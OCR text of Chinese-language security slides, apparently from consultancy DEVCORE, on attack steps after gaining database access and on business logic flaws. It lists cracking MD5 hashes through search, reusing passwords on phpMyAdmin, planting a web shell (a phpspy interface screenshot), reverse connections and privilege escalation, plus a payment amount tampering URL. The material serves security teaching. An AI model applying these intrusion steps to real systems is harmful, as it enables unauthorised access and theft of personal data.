
- 取得 hash，丟到 google 或破解網站查詢是否曾出現過
- 取得使用者明文密碼，拿去破解 phpmyadmin 帳號
- 找尋是否有系統路徑、伺服器權限控管不當等弱點
- 寫入 web shell
- 嘗試反連、提權

DEVCORE


破解 hash


0192023a7bbd73250516f06...
https://www.google.com/search?q=0192(
Google
Disable
Cookies
CSS
Forms
Images
Information
Miscellaneous
Outline
Resize
Tools
View Source
+Donald
搜尋
圖片
地圖
Play
YouTube
新聞
Gmail
更多
Donald Mc
分享...
Google
0192023a7bbd73250516f069df18b500
網頁
地圖
新聞
影片
圖片
更多
搜尋工具
約有 1,050 項結果 (搜尋時間 : 0.24 秒)
0192023a7bbd73250516f069df18b500 MD5 decrypt
www.md5decrypt.org/md5-decrypt.php?...0192023a7bbd... 翻譯這個網頁
0192023a7bbd73250516f069df18b500 MD5 hash found, value:
0192023a7bbd73250516f069df18b500 - MD5 Lab
www.md5lab.com/?...0192023a7bbd73250516f069df18b... 翻譯這個網頁
MD5 Lab: Decrypt MD5 - Encrypt To MD5 | 0192023a7bbd73250516f069df18b500.
0192023a7bbd73250516f069df18b500 - md5cracker.org
md5cracker.org/.../0192023a7bbd73250516f069df18b50... 翻譯這個網頁
The decrypted value behind your md5 hash of "0192023a7bbd73250516f069df18b500"
can be a password or something else. In the most cases the value is a ...
MD5 Convertion : admin123 ... - MD5 Convertion and Reverse
md5reverse.insdy.net/encrypt_md5/admin123 翻譯這個網頁
MD5 Convertion and Reverse - Online encription and decription md5 text.

登入 phpMyAdmin




找尋錯誤訊息



DEVCORE

寫入 web shell


devco.re
devco.re/phpspy.php
Google
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
Enable Post data
Enable Referrer
devco.re
Linux www 2.6.32-358 #1 SMP Sun Apr 13 08:13:20 UTC 2014 i686 / User:500 (www) / Group: 500 (
Logout | File Manager | MYSQL Manager | MySQL Upload & Download | Execute Command | PHP Variable | Port Scan | Security information | Eval PHP Code | B
PHP 5.3.2 / Safe Mo
ack Connect
File Manager - Current disk free 1.04 GB of 3.64 GB (49.47%)
/var/www/devco.re/ - 0755 / drwxr-xr-x / (Non-writable)
Jump
WebRoot | ScriptPath | View All | View Writable (Directory | File) | Create Directory | Create File
Browse…
No file selected.
Upl
Find string in files(current folder):
Find
Type:
php,cgi,pl,asp,inc,js,htm
Regular expressions
Filename
Last modified
Size
Chmod / Perms
Action
Parent Directory
top secret
2014-11-14 16:38:26
Stat
0755 / drwxr-xr-x / bowenhsu
Rename


DEVCORE Security Consulting

商業邏輯漏洞


Business Logic Vulnerability

Business Logic Vulnerability

- 年度弱點百分比：13.1%



- 發生企業百分比：33%



DEVCORE

Business Logic Vulnerability

- 成因：開發者未檢查使用者是否有權限對特定資料進行查詢、修改、刪除，導致使用者可任意操作該資料
- 攻擊結果：
  - ➡ 交易金額遭到竄改
  - ➡ 訂單明細、個資外洩
  - ➡ 管理者帳號遭到竄改
- 影響：大量個資外洩、使用者帳號被竊取

DEVCORE

常見案例 1

http://devco.re/pay.php?item=abc123&amount=99

歡迎您光臨本行特約商店：
您採用本行 SSL PLUS 網路交易安全機制付款！

我們接受VISA、MasterCard
與JCB之信用卡交易！

